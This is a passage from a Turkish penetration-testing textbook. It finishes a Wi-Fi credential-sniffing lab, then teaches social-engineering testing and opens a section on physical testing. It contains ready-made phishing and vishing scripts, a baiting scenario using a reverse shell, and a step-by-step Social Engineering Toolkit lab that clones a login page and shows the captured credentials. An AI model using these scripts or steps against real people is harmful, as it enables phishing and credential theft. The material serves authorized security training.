
Görsel 3.87: Kimlik bilgilerinin tespiti

Not Bu adımda **free2** kullanıcısının bilgileri görüntülenmiştir, siz sisteme dâhil olmak için paketlerden **free1** kullanıcısının bilgisini bulunuz.

16. Adım: Wireshark analizi sonucunda elde edilen kullanıcı adı ve parola bilgilerini kullanarak hedef sistemin yönetim paneline erişim sağlamayı deneyiniz.


17. Adım: Web tarayıcısı üzerinden **http://192.168.10.1/login.php** adresine gidiniz, tespit edilen free1 kullanıcısına ait kimlik bilgilerini ilgili alanlara giriniz ve giriş işlemini gerçekleştiriniz.

18. Adım: Elde edilen bilgiler ile sisteme başarılı şekilde erişim sağlanıp sağlanamadığını kontrol ediniz (Görsel 3.88).



Görsel 3.88: Giriş denemesi

19. Adım: Elde edilen kimlik bilgileri ile yapılan giriş işleminin sonucunu doğrulayınız, yönetim paneline başarılı bir şekilde erişim sağlandığını gözlemleyiniz, giriş sonrası açılan sayfada kullanıcıya özel içeriklerin (örneğin **Welcome free1** ifadesi) görüntülendiğini kontrol ediniz, bunları sızma testi açısından değerlendiriniz ve iyileştirme önerilerinde bulununuz (Görsel 3.89).



Görsel 3.89: Bağlantı kurulması

20. Adım: Değerlendirmenizi ve iyileştirme önerilerinizi verilenle karşılaştırınız.

DEĞERLENDİRME: Bu test sonucunda SSID gizleme, açık misafir ağı ve MAC adresine dayalı captive portal yapısının yetersiz olduğu, HTTP üzerinden iletilen kimlik bilgilerinin kolaylıkla ele geçirilebildiği tespit edilmiştir. Elde edilen bilgilerle yönetim paneline erişim sağlanabilmesi, zafiyetlerin zincirleme şekilde istismar edilebildiğini göstermektedir.

İyileştirme Önerileri

İyileştirme kapsamında **WPA2-Enterprise/WPA3** kullanılmalı, açık ağlar sınırlandırılmalı, captive portal daha güvenli kimlik doğrulama mekanizmaları ile güçlendirilmeli ve tüm erişimler HTTPS üzerinden sağlanmalıdır. Ayrıca ağ segmentasyonu, istemci izolasyonu ve loglama mekanizmaları uygulanarak yetkisiz erişimler engellenmelidir.

Sıra Sizde

Zafiyet içeren bir Wi-Fi test ağında WEP ile şifrelenmiş bir kablosuz ağın güvenliğini değerlendirmek amacıyla bir sızma testi çalışması gerçekleştiriniz. Bu kapsamda hedef ağ üzerinde keşif işlemleri yaparak ağın BSSID, kanal (CH) ve şifreleme türü bilgilerini tespit ediniz. Ardından ağ trafiğini dinleyerek yeterli miktarda paket [IV (Initialization Vector)] toplayınız. Elde ettiğiniz trafik verilerini analiz ederek WEP şifreleme anahtarını tespit etmeye çalışınız.

3.1.4. Sosyal Mühendislik Sızma Testi Uygulamaları

Sosyal mühendislik saldırıları, teknik güvenlik önlemlerini doğrudan hedef almak yerine insan faktörünü istismar ederek bilgi elde etmeyi amaçlayan saldırı yöntemleri arasında yer alır. Günümüzde kurumlar; gelişmiş güvenlik duvarları, saldırı tespit sistemleri ve güçlü şifreleme mekanizmaları kullansa dahi insan hatası çoğu zaman en zayıf halka olmaya devam eder. Bu nedenle saldırganlar, teknik zafiyetlerden ziyade kullanıcıların güven, merak, korku, otorite algısı gibi psikolojik unsurlarını hedef alarak sistemlere erişim sağlamayı tercih eder.

Sosyal mühendislik saldırıları; kimlik avı (phishing), sahte e-posta gönderimleri, telefonla bilgi toplama (vishing), fiziksel ortamda yetkisiz erişim girişimleri, zararlı bağlantılar aracılığıyla kullanıcıların kandırılması gibi farklı tekniklerle gerçekleştirilebilir. Bu saldırılar sonucunda kullanıcı bilgileri, oturum verileri ve kurum içi hassas bilgiler ele geçirilebilir. Özellikle çalışan farkındalığının düşük olduğu ortamlarda, sosyal mühendislik saldırılarının başarı oranı oldukça yüksek olabilmektedir.

Sosyal mühendislik sızma testleri (Social engineering penetration testing), kurumların insan odaklı güvenlik seviyesini ölçmek amacıyla gerçekleştirilen kontrollü ve etik test sürecidir. Bu testlerde gerçek saldırı senaryolarına benzer kurgular oluşturularak kullanıcıların bu senaryolara nasıl tepki verdiği analiz edilir. Bu testlerin amacı, kullanıcı davranışlarını değerlendirmek, farkındalık seviyesini ölçmek ve olası zafiyetleri ortaya çıkarmaktır.

Bu testler kapsamında sahte e-posta kampanyaları, zararlı bağlantı simülasyonları, parola talep senaryoları, sosyal medya üzerinden gerçekleştirilen bilgi toplama çalışmaları gibi yöntemler kullanılabilir. Elde edilen bulgular doğrultusunda kurumlara kullanıcı farkındalığını artırmaya yönelik eğitimler ve güvenlik politikalarının güçlendirilmesine ilişkin öneriler sunulur.

Test sürecinde dikkat edilmesi gereken en önemli husus, gerçekleştirilen tüm çalışmaların etik kurallar çerçevesinde ve önceden belirlenmiş izinler doğrultusunda yürütülmesidir. Sosyal mühendislik testleri yalnızca zafiyet tespiti amacıyla gerçekleştirilmeli ve elde edilen bilgiler kesinlikle kötüye kullanılmamalıdır. Bu yaklaşım sayesinde kurumlar, insan kaynaklı güvenlik risklerini erken aşamada tespit ederek daha güvenli bir yapı oluşturma imkânı elde eder.

Sosyal Mühendislik Sızma Testi Uygulamalarında Kullanılan Metodolojiler

Sosyal mühendislik sızma testleri de web ve ağ sızma testlerinde olduğu gibi belirli metodolojiler çerçevesinde gerçekleştirilmektedir. Bu metodolojiler; test sürecinin planlı, kontrollü ve etik kurallar çerçevesinde yürütülmesini sağlar. Aynı zamanda gerçekleştirilen çalışmaların ölçülebilir ve tekrarlanabilir olmasına katkı sunar.

Bu alanda en yaygın kullanılan metodlar arasında sosyal mühendislik test planları, farkındalık değerlendirme modelleri ve güvenlik standartlarına dayalı uygulama rehberleri yer alır. Özellikle kurumların insan odaklı güvenlik seviyesini ölçmeye yönelik geliştirilen senaryo tabanlı test yaklaşımları, sosyal mühendislik değerlendirmelerinde temel referans noktalarını oluşturur.

Test sürecinin en önemli aşamalarından biri, oluşturulan saldırı senaryosunun gerçekçi ve inandırıcı olmasıdır çünkü sosyal mühendislik saldırılarında başarı oranı büyük ölçüde insan psikolojisinin doğru analiz edilmesine bağlıdır. Bu nedenle saldırı vektörleri, hedef kurumun yapısına ve kullanıcı davranışlarına uygun şekilde hazırlanmalıdır.

Elde edilen bulgular doğrultusunda kullanıcıların güvenlik farkındalığı değerlendirilir ve kurumlara yönelik iyileştirme önerileri sunulur. Bu metodoloji sayesinde yalnızca teknik zafiyetler değil insan kaynaklı güvenlik açıkları da sistematik bir şekilde ortaya çıkarılabilir.

Sosyal Mühendislik Sızma Testlerinde Test Edilen Açıklıklar ve Saldırılar

Sosyal mühendislik sızma testlerinde amaç yalnızca kullanıcıların hassas bilgilerini elde etmek değil bu bilgilerin hangi insan davranışları, güven algıları ve farkındalık eksikliklerinden kaynaklandığını ortaya koymaktır. Bu süreçte kullanıcıların karar verme mekanizmaları, otoriteye karşı tutumları, dikkat seviyeleri ve güven eğilimleri detaylı olarak incelenir.

Sosyal mühendislik saldırıları; kullanıcıların e-posta, telefon, sosyal medya ve fiziksel ortamlar üzerinden gerçekleştirdiği etkileşimlere bağlı olarak farklı zafiyetlerle ortaya çıkarabilir. Bu nedenle test sürecinde kullanıcıların hem dijital ortamdaki (e-posta, web, mesajlaşma) hem de fiziksel ortamdaki (yüz yüze iletişim, erişim kontrolü) davranışları birlikte değerlendirilir.

Test edilen başlıca zafiyet türleri; kimlik avı, hedefli saldırılar (spear phishing), telefon üzerinden bilgi elde etme, fiziksel erişim zafiyetleri ve kullanıcı kaynaklı bilgi ifşasıdır. Bu zafiyetlere karşı oluşturulan saldırı senaryoları ve gerçekleştirilen test sonuçları Tablo 3.6'da gösterilmektedir.

Tablo 3.6: Sosyal Mühendislik Sızma Testlerinde Açıklıklar, Saldırılar ve Saldırı Türleri

Zafiyet Türü	Saldırı Türü	Açıklama
Kimlik Doğrulama Farkındalık Eksikliği	Phishing	Kullanıcılara sahte e-postalar gönderilerek kullanıcı adı, parola gibi bilgilerin elde edilmesi amaçlanır.
Hedefe Özel Güven İlişkisi	Spear Phishing	Belirli bir kişi veya kuruma yönelik hazırlanmış, daha inandırıcı ve kişiselleştirilmiş saldırı türüdür.
Telefon Güvenliği Zafiyeti	Vishing (Sesli Kimlik Avı)	Telefon aracılığıyla kullanıcıdan hassas bilgilerin elde edilmesi hedeflenir.


Zafiyet Türü	Saldırı Türü	Açıklama
Fiziksel Güvenlik Eksikliği	Tailgating/ Piggybacking	Yetkisiz kişilerin, yetkili bir kullanıcıyı takip ederek fiziksel ortama giriş sağlamasıdır.
Bilgi Paylaşım Dikkatsizliği	Pretexting	Sahte bir senaryo (kimlik) oluşturularak kullanıcıdan bilgi elde edilmesi amaçlanır.
Medya / USB Kullanımı	Baiting (Yemleme)	Zararlı USB veya dosyalar aracılığıyla kullanıcıların sistemi tehlikeye atması sağlanır.
Sosyal Medya Bilgi Sızıntısı	OSINT Tabanlı Saldırılar	Kullanıcıların sosyal medya paylaşımlarından bilgi toplanarak saldırı hazırlanır.
Güven Algısı Zafiyeti	Impersonation (Kimliğe Bürünme)	Saldırganın kendisini yetkili bir kişi gibi tanıtarak bilgi elde etmesi yöntemidir.
Kullanıcı Farkındalık Eksikliği	Link Manipülasyonu	Kullanıcıların sahte veya zararlı bağlantılara yönlendirilmesi ile bilgi ele geçirilmesi sağlanır.
Kurumsal Süreç Bilgisizliği	Yetki Talep Saldırıları	Kullanıcıdan sistem erişimi, parola sıfırlama, yetki verme gibi işlemlerin talep edilmesi ile gerçekleştirilen saldırılardır.

Sosyal Mühendislik Senaryo Örnekleri

Sosyal mühendislik sızma testlerinde kullanılan senaryolar, gerçek hayatta karşılaşılabilecek saldırı yöntemlerini kontrollü bir ortamda simüle etmek amacıyla oluşturulur. Bu senaryolar, kullanıcıların farklı durumlar karşısında nasıl tepki verdiğini analiz etmek ve insan faktöründen kaynaklanan güvenlik zafiyetlerini ortaya çıkarmak açısından büyük önem taşır. Özellikle kimlik avı, telefon dolandırıcılığı, kimliğe bürünme gibi teknikler üzerinden kurgulanan örnek olaylar, kullanıcı farkındalığını ölçmek ve güvenlik politikalarının etkinliğini değerlendirmek için etkili bir yöntem sunar. Sosyal mühendislik sızma testlerinde sıkça kullanılan senaryo örnekleri şunlardır:

1. Kimlik Avı (Phishing) E-Posta Senaryosu

Phishing saldırılarında kullanılan örnek bir e-posta senaryosu Görsel 3.90'da gösterilmektedir.


Acil: Hesap Doğrulama Gerekiyor

Kime ŞİRKET PERSONELİ Cc Bcc

Acil: Hesap Doğrulama Gerekiyor

Sayın Kullanıcı,

Bilgi güvenliği politikalarımız kapsamında hesabınızda olağan dışı bir giriş denemesi tespit edilmiştir. Hesabınızın güvenliğini sağlamak amacıyla doğrulama işlemini tamamlamanız gerekmektedir.

Lütfen aşağıdaki bağlantıya tıklayarak hesabınızı doğrulayınız:

[Hesabımı Doğrula]

Bu işlemi 24 saat içerisinde gerçekleştiremezsiniz hesabınız geçici olarak askıya alınacaktır.

Bilginize sunarız.

Bilgi Teknolojileri Departmanı

Görsel 3.90: Phishing e-postası

E-postada kullanılan unsurlar şunlardır:

- Aciliyet hissi oluşturulur.
- Otorite (IT departmanı) kullanılır.
- Kullanıcı korku ile harekete geçirilir.
- Link üzerinden veri toplama hedeflenir.

2. Telefon Dolandırıcılığı (Vishing) Senaryosu

– Merhaba, ben IT destek ekibinden Murat

– Sistemde bir güncelleme yapıyoruz ve bazı kullanıcı hesaplarında erişim problemi oluştu. Sizin hesabınız da etkilenmiş görünüyor. Hızlıca kontrol edebilmem için kullanıcı adınızı ve şifrenizi doğrulamam gerekiyor. Ardından erişiminizi hemen aktif hâle getireceğim. Şu an müsaitseniz birlikte çözelim, aksi hâlde hesabınız geçici olarak kilitlenebilir.

Telefon görüşmesinde kullanılan unsurlar şunlardır:

- Otorite (IT personeli) kullanılır.
- Aciliyet ve baskı hissi oluşturulur.
- Kullanıcıdan doğrudan hassas bilgi talep edilir.
- Güven oluşturulmaya çalışılır.
- Hızlı aksiyon alınmaya çalışılır.

3. Sahte Login Sayfası (Pretexting + Phishing) Senaryosu

Kullanıcıya şu mesaj gönderilir:

Şirket içi portal, yeni sisteme taşındı. Aşağıdaki bağlantıdan giriş yapmanız gerekmektedir.

sahte-guncelleme-sitesi.com

Mesajda kullanılan unsurlar şunlardır:

- Gerçek siteye benzer domain kullanılır.
- Kurumsal dil kullanılır.
- Güncelleme bahanesi kullanılır.
- Kullanıcı, fark ettirilmeden yönlendirilir.

4. Yemleme (Baiting) Senaryosu

Ofis ortamına veya ortak kullanım alanlarına (yemekhane, lobi vb.) üzerinde Maaş Listesi 2026, Gizli veya Yönetim Kurulu Kararları ibaresi bulunan sahte bir USB bellek bırakılır.

Senaryoda kullanılan unsurlar şunlardır:

- Merak ve kişisel çıkar duygusu istismar edilir.
- Belleğin içine yerleştirilen ve Maaş_Listesi.xlsx gibi görünen ancak aslında makro içeren bir dosya veya doğrudan bir HID (Human Interface Device) saldırı aygıtı (BadUSB) kullanılır.
- Çalışanın cihazı bilgisayarına takmasıyla birlikte arka planda bir Reverse Shell açılması veya tarayıcı şifrelerinin ele geçirilmesi hedeflenir.

5. Kimliğe Bürünme (Impersonation) Senaryosu

– Merhaba, ben yeni finans müdürüyüm. Sizden hızlıca bir ricam olacak. Yönetim kuruluna sunum yapacağım ve bazı kullanıcı raporlarına ihtiyacım var. Bana ilgili Excel dosyasını iletebilir misiniz? Çok acil!

Konuşmada kullanılan unsurlar şunlardır:

- Üst düzey yetkili rolü yapılarak güven ve baskı kurulur.
- Aciliyet hissi oluşturulur.
- Çalışan üzerinde baskı kurulur.
- Veri sızdırma hedeflenir.

6. Omuzdan Bakma (Shoulder Surfing) Senaryosu

Kalabalık bir kafede veya havaalanı bekleme salonunda hedef kişinin arkasındaki masaya oturulur. Hedef kişi, kurumsal dizüstü bilgisayarını açıp VPN şifresini veya e-posta parolasını girerken doğrudan gözlem yapılarak veya telefonunun kamerasını kullanarak tuş vuruşları kaydedilir.



8. Uygulama

Bir firmanın sızma testini gerçekleştirirken sizden kullanıcı farkındalığını ölçmeye yönelik bir çalışma yapmanız talep edilmiştir ve kullanıcılara aşağıdaki mail (e-posta) gönderilmiştir. Bu kapsamda **Social Engineering Toolkit (SET)** aracı kullanılarak kullanıcıların sık ziyaret ettiği bir web sitesinin klonunu oluşturarak kullanıcıların güvenlik farkındalığını test ediniz.

1. Adım: Aşağıdaki phishing mailini tüm kullanıcılara gönderiniz.

Phishing Simülasyon Maili (Eğitim Amaçlı)

Konu: Güvenlik Güncellemesi: Hesabınızı Doğrulamanız Gerekiyor.

Mail İçeriği

Sayın Kullanıcımız,

Sistemlerimizde yapılan son güvenlik güncellemeleri kapsamında hesabınızın doğrulanması gerekmektedir. Güvenliğiniz için aşağıdaki bağlantı üzerinden giriş yaparak bilgilerinizi kontrol etmeniz rica olunur.

Hesabımı Doğrula:

http://192.168.1.100

Bu işlem yapılmadığı takdirde hesabınız geçici olarak askıya alınabilir.

Bilgilerinizi korumak için bu işlemi yalnızca size özel bağlantı üzerinden gerçekleştirmeniz önemlidir.

Anlayışınız için teşekkür ederiz.

Bilgi Teknolojileri Departmanı

2. Adım: Social Engineering Toolkit (SET) aracını **setoolkit** komutunu kullanarak başlatınız.

3. Adım: Açılan menüde **Website Attack Vectors** seçeneğini seçmek için **2** tuşuna basınız (Görsel 3.91).

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Görsel 3.91: Web sitesi oluşturma seçeneği

4. Adım: Açılan alt menüde **Credential Harvester Attack Method** seçeneğini seçmek için **3** tuşuna basınız (Görsel 3.92).

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

Görsel 3.92: Hesap bilgileri ele geçirme seçeneği

5. Adım: Açılan menüde **Site Cloner** seçeneğini seçmek için **2** tuşuna basınız (Görsel 3.93).

```
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
```

Görsel 3.93: Site klonlama


6. Adım: Harvester/Tabnabbing işlemi için **POST back IP adresi** olarak saldırgan makinenin IP adresini **(192.168.1.100)** giriniz, ardından klonlanacak hedef web sitesinin adresini **(https://192.168.1.27/DVWA/login.php)** girerek site kopyalama işlemini başlatınız (Görsel 3.94).

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.100] 192.168.1.100
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone https://192.168.1.27/DVWA/login.php

[*] Cloning the website: https://192.168.1.27/DVWA/login.php
[*] This could take a little bit...
```

Görsel 3.94: Kopyalama işlemi ve verilen link

7. Adım: Saldırgan makinenin IP adresinin **(http://192.168.1.100)** tarayıcı üzerinden açılarak klonlanan sahte giriş sayfasına erişmesini sağlayarak kullanıcı ve parola girişini bekleyiniz (Görsel 3.95).



Görsel 3.95: Sahte (fake) site girişi

8. Adım: Kullanıcı, sahte giriş sayfasına bilgilerini girdikten sonra **Credential Harvester** aracıyla bu bilgileri yakalayarak terminal ekranında görüntüleyiniz [Bu aşamada kullanıcı adı, şifre ve token bilgilerinin elde edildiğini görüntüleyiniz (Görsel 3.96).].

```
[*] Harvester is ready, have victim browse to your site.
192.168.1.100 - - [28/Mar/2026 18:04:18] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=mtegm
POSSIBLE PASSWORD FIELD FOUND: password=denemesifre
POSSIBLE USERNAME FIELD FOUND: Login=Login
POSSIBLE USERNAME FIELD FOUND: user_token=ef550ef26fe3c9743cc1d3eac8c4a91f
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Görsel 3.96: Bilgilerin ele geçirilmesi

Not

Bu tür bir saldırı, sızma testi kapsamında kullanıcılara **phishing (oltalama) yöntemleri** veya ağ içerisinde gerçekleştirilen **DNS zehirleme** teknikleri aracılığıyla ulaştırılarak kullanıcıların güvenlik farkındalığını ve bu tür tehditlere karşı tepkilerini test etmek amacıyla kullanılır.

Sıra Sizde

Sınıf arkadaşlarınızla iki gruba ayrılarak kimlik avı e-postaları üzerine uygulamalı bir çalışma gerçekleştiriniz. Birinci grup; **saldırganlar** rolünü üstlenmeli ve bir kurum çalışanını hedef alan aciliyet, otorite veya merak duygusu oluşturacak ifadeler kullanarak şifre, doğrulama bilgisi veya kişisel veri elde etmeyi amaçlayan bir e-posta hazırlamalıdır. İkinci grup ise **hedef kullanıcılar** olarak hazırlanan e-postayı analiz etmeli, bunun bir phishing saldırısı olup olmadığını değerlendirmeye çalışmalıdır. Hedef kullanıcılar; e-posta içeriğinde yer alan şüpheli bağlantılar, dil hataları, sahte gönderici adresleri ve manipülasyon tekniklerini tespit etmeye odaklanmalıdır. Uygulama sonunda hangi e-postaların daha ikna edici olduğunu, kullanıcıların hangi hatalara düşebileceğini ve bu tür saldırılara karşı nasıl önlem alınması gerektiğini sınıf ortamında tartışarak değerlendiriniz.

3.1.5. Fiziksel Sızma Testi Uygulamaları

Fiziksel sızma testleri, bir kurumun yalnızca dijital değil aynı zamanda **fiziksel güvenlik kontrollerinin** ne kadar etkin olduğunu ölçmeyi amaçlayan önemli güvenlik değerlendirmeleri arasında yer alır. Bugün kurumlar; güvenlik kameraları, kartlı geçiş sistemleri, alarm altyapıları, güvenlik personeli gibi çeşitli önlemler alsa da bu sistemlerin yanlış yapılandırılması veya insan hatası nedeniyle fiziksel güvenlik zincirinde ciddi boşluklar oluşabilir. Bu durum, saldırganların teknik sistemlere doğrudan erişim sağlayabilmesi açısından önemli bir risk oluşturur.

Fiziksel sızma testlerinde amaç, bir saldırganın gerçek hayatta uygulayabileceği yöntemleri kontrollü ve izinli bir şekilde simüle ederek kurumun fiziksel güvenlik seviyesini değerlendirmektir. Bu kapsamda yetkisiz alanlara giriş denemeleri, kart kopyalama veya izinsiz geçiş (tailgating), güvenlik kontrollerinin atlatılması, açık bırakılan kapıların kullanılması, masa üzerinde bırakılan hassas dokümanların incelenmesi, cihazlara fiziksel erişim sağlanması gibi senaryolar uygulanabilir. Bu tür testler, yalnızca teknik açıkları değil aynı zamanda çalışanların güvenlik prosedürlerine ne ölçüde uyduğunu da ortaya koyar.

Fiziksel güvenlik zafiyetleri, çoğu zaman dijital saldırıların başlangıç noktası olabilir. Örneğin bir saldırganın ofis ortamına erişim sağlaması; ağa doğrudan bağlanmasına, USB cihazlar aracılığıyla zararlı yazılım yüklemesine veya kritik sistemlere fiziksel müdahalede bulunmasına olanak tanıyabilir. Bu nedenle fiziksel güvenlik, bilgi güvenliğinin ayrılmaz bir parçası olarak değerlendirilmelidir.

Fiziksel sızma testleri sonucunda elde edilen bulgular doğrultusunda kurumlara; erişim kontrol politikalarının güçlendirilmesi, güvenlik personelinin eğitilmesi, kamera ve alarm sistemlerinin etkin kullanımı, ziyaretçi yönetim süreçlerinin iyileştirilmesi ve çalışan farkındalığının artırılmasına yönelik öneriler sunulur. Böylece kurumlar, yalnızca dijital değil fiziksel tehditlere karşı da daha dirençli hâle gelir. Bu testlerin gerçekleştirilmesinde en önemli husus, tüm çalışmaların önceden belirlenmiş kapsam ve izinler çerçevesinde etik kurallara uygun olarak yürütülmesidir. Fiziksel sızma testleri sırasında elde edilen hiçbir bilgi kötüye kullanılmamalı ve test süreci, kurum operasyonlarını aksatmayacak şekilde planlanmalıdır. Bu yaklaşım sayesinde kurumlar, fiziksel güvenlik zafiyetlerini erken aşamada tespit ederek daha bütüncül bir güvenlik yapısı oluşturabilir.

Fiziksel Sızma Testi Uygulamalarında Kullanılan Metodolojiler

Bu alanda kullanılan yöntemler arasında **fiziksel güvenlik değerlendirme planları, erişim kontrol testleri, güvenlik prosedürü analizleri ve uluslararası güvenlik standartlarına dayalı uygulama rehberleri** yer alır. Kurumların bina, ofis ve kritik alan güvenliğini değerlendirmeye yönelik geliştirilen senaryo tabanlı yaklaşımlar, fiziksel sızma testlerinin temelini oluşturur.

Fiziksel sızma testi metodolojisine göre süreç; hedef alanların belirlenmesi, ön bilgi toplanması (örneğin bina yapısı, giriş-çıkış noktaları, güvenlik önlemleri), test senaryosunun oluşturulması, yetkisiz erişim denemelerinin planlanması, kontrollü testlerin uygulanması ve elde edilen bulguların analiz edilmesi aşamalarından oluşur. Bu süreçte; kartlı geçiş sistemlerinin test edilmesi, açık kapı ve zayıf erişim noktalarının kullanılması, güvenlik personelinin farkındalığının değerlendirilmesi, ziyaretçi yönetim süreçlerinin incelenmesi, fiziksel cihazlara erişim denemeleri gibi teknikler uygulanabilir.

Test sürecinin en kritik noktalarından biri, oluşturulan senaryonun gerçekçi ve kurumun günlük işleyişine uygun olmasıdır çünkü fiziksel güvenlik açıkları çoğu zaman prosedür eksiklikleri ve insan hatasından kaynaklanır. Bu nedenle test senaryoları, kurum çalışanlarının davranışlarını ve güvenlik alışkanlıklarını ölçebilecek şekilde kurgulanmalıdır.

Elde edilen bulgular doğrultusunda kurumun fiziksel güvenlik seviyesi değerlendirilir ve gerekli iyileştirme önerileri sunulur. Bu öneriler; erişim kontrol mekanizmalarının güçlendirilmesi, güvenlik personelinin eğitilmesi, fiziksel güvenlik politikalarının güncellenmesi, çalışan farkındalığının artırılması gibi başlıkları içerebilir. Bu metodoloji sayesinde fiziksel ortamdaki güvenlik zafiyetleri sistematik bir şekilde tespit edilerek kurumun genel güvenlik yapısı güçlendirilebilir.

Fiziksel Sızma Testlerinde Test Edilen Açıklıklar ve Saldırılar

Fiziksel sızma testlerinde amaç yalnızca bir alana yetkisiz erişim sağlamak değil bu erişimin hangi güvenlik zafiyetleri, süreç eksiklikleri ve insan hatalarından kaynaklandığını ortaya koymaktır. Bu süreçte çalışanların güvenlik prosedürlerine uyumu, dikkat seviyeleri, erişim kontrol kurallarına bağlılıkları ve fiziksel güvenlik farkındalıkları detaylı olarak incelenir.

